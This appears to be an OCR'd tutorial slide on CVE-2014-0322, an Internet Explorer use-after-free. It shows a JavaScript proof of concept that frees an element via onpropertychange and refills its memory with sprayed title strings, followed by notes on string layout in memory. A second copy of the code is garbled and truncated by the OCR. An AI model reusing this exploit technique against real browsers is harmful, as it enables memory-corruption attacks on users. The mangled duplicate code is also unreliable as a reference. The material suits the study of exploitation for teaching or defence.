
filling a freed object's memory

CVE-2014-0322




```
<script>
        // gflags /p /disable iexplore.exe
        // gflags /i iexplore.exe -fffffff
        String.prototype.repeat = function(num){return new Array(num+1).join(this)}
        var array = new Array()
        script = document.getElementsByTagName("script")[0]
        script.onpropertychange = function() {
                this.outerHTML = this.outerHTML
                for(var i = 0; i < 100; i++){
                        var tmp = document.createElement("CVE-2014-0322")
                        tmp.title = "A".repeat(0x340 / 2 - 2)
                        array.push(tmp)
                }
        }
        script.appendChild(document.createElement("CVE-2014-0322"))
</script>
```

CVE-2014-0322




```
<script>
        // gflags
        // gflags
        String.pr                                        m+1).join(this)}
        var array
        script =
        script.on
                t
                for(
                        var tmp = document.createElement("CVE-2014-0322")
                        tmp.title = "A".repeat(0x340 / 2 - 2)
                        array.push(tmp)
                }
        }
        script.appendChild(document.createElement("CVE-2014-0322"))
</script>
```


00410000 = "A"
004100410000 = "AA"
0041004100410000 = "AAA"



